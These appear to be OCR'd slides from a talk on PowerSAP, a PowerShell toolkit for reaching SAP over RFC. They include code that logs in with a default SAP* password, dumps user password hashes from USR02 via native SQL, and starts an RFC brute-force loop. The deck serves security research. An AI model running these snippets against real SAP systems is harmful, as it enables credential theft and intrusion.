
- Obtain a PowerShell prompt
- Import files

- Now, how can I run some tests automatically on SAP ?

Basis of my approach

Reach SAP RFC with .Net connector

From PowerShell the simple way to reach SAP RFC without installing anything:
just drop and load sapnco.dll & sapnco_utils.dll



```
#-Begin-----------------------------------------------------------------

  #-Function Invoke-SAPFunctionModule------------------------------------
    Function Invoke-SAPFunctionModule {

      #-Loads NCo libraries---------------------------------------------
         $rc = [Reflection.Assembly]::LoadFile("C:\Program Files (x86)\SAP\SAP_DotNetConnector3_x64\sapnco.dll")
         $rc = [Reflection.Assembly]::LoadFile("C:\Program Files (x86)\SAP\SAP_DotNetConnector3_x64\sapnco_utils.dll")

      #-Sets connection parameters--------------------------------------
        $cfgParams = New-Object SAP.Middleware.Connector.RfcConfigParameters
        $cfgParams.Add("NAME", "TEST")
        $cfgParams.Add("ASHOST", "X.X.X.X")
        $cfgParams.Add("SYSNR", "00")
        $cfgParams.Add("CLIENT", "001")
        $cfgParams.Add("USER", "SAP*")
        $cfgParams.Add("PASSWD", "MasterECC6")
```

Basis of my approach

Reach SAP RFC with .Net connector

NCo can be downloaded from the support Web site:


https://websmp201.sap-ag.de/public/connectors

http://service.sap.com/connectors

You need to sign in with your SAP Service account.

Basis of my approach

Reach SAP RFC with .Net connector




```
            $Version =
            [SAP.Middleware.Connector.SAPConnectorInfo]::get_Version()
            $PatchLevel =
            [SAP.Middleware.Connector.SAPConnectorInfo]::get_KernelPatchLevel()
            $SAPRelease =
            [SAP.Middleware.Connector.SAPConnectorInfo]::get_SAPRelease()

        # Shows the result
            Write-Host "`r`nNCo Version:" $Version
            Write-Host "Patch Level:" $PatchLevel
            Write-Host "SAP Release:" $SAPRelease

```

```
PS C:\Users\Sn0rkY\Desktop\powersap\Standalone> C:\Users\Sn0rkY\Desktop\powersap\Standalone\Get-NCoVersion.ps1

NCo Version: 3.0.13.0
Patch Level: 525
SAP Release: 720

PS C:\Users\Sn0rkY\Desktop\powersap\Standalone>
```

Basis of my approach

Reach SAP RFC with .Net connector

Then it’s really easy to call SAP Function module via RFC.



```
#
[SAP.Middleware.Connector.IRfcFunction]$rfcFunction =
  $destination.Repository.CreateFunction("/SDF/GEN_PROXY")

#-Sets import parameter--------------------------------------------
 [SAP.Middleware.Connector.IRfcTable]$Input =
  $rfcFunction.GetTable("INPUT")
  $Input.Append()
  $Input.SetValue("FB_NAME", "/SDF/RBE_NATSQL_SELECT")

#-Here GetValue instead GetTable
 [SAP.Middleware.Connector.IRfcTable]$Params = $Input.GetValue("PARAMETERS")
  $Params.Append()
  $Params.SetValue("PARAM", "MAX_ROWS")
  $Params.SetValue("VALUE", "999")
  $Params.Append()
  $Params.SetValue("PARAM", "SQL_TEXT")
  $Params.SetValue("VALUE", "SELECT BNAME, BCODE FROM USR02"")


#-Calls function module--------------------------------------------
  $rfcFunction.Invoke($destination)

#-Shows export parameters------------------------------------------
  Write-Host $rfcFunction.GetValue("RESULT")
```

From now on, all credits to

Onapsis - (@marianonunezdc, @jsansec) …

ERPScan – Dmitry Chastuhin (@_chipik)

ERPSEC - Joris van De Vis (@jvis)


Chris John Riley (@ChrisJohnRiley)

Dave Hartley (@nmonkee)

Martin Gallo (@MartinGalloAr)

My script is a simple powershell re-implementation of popular & effective techniques of all public tools *such as* Bizploit, Metasploit auxiliaries, or python scripts available on Internet. There is no new vulnerability or undisclosed vulnerability as part of this aggregation.


Simple SAP_SYSTEM_INFO example


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
InvokeFunction-RFC-SYSTEM-INFO.ps1

```
        $destination.Repository.CreateFunction("RFC_SYSTEM_INFO")

      #-Calls function module-------------------------------------------
        $rfcFunction.Invoke($destination)

        $Export = $rfcFunction.GetStructure("RFCSI_EXPORT")

      #-Shows export parameters-----------------------------------------
        Write-Host $Export.GetValue("RFCHOST")

    }

  #-Main----------------------------------------------------------------
    Invoke-SAPFunctionModule

#-End-------------------------------------------------------------------
```

```
PS C:\PowerSAP> C:\PowerSAP\InvokeFunction-RFC-SYSTEM-INFO.ps1
labsapEC

PS C:\PowerSAP>
```

Simple RFC bruteforce attack




```
#-Variant 1: Call function module-----------------------------
  $ErrorActionPreference="Ignore"
  Try {
    $rfcFunction.Invoke($destination)
    Write-Host "`r`n==== SUCCESS ===`r`n"
    Write-Host "RFC_PING successful"
    Write-Host $username $password $client
  }
  Catch {
```

```
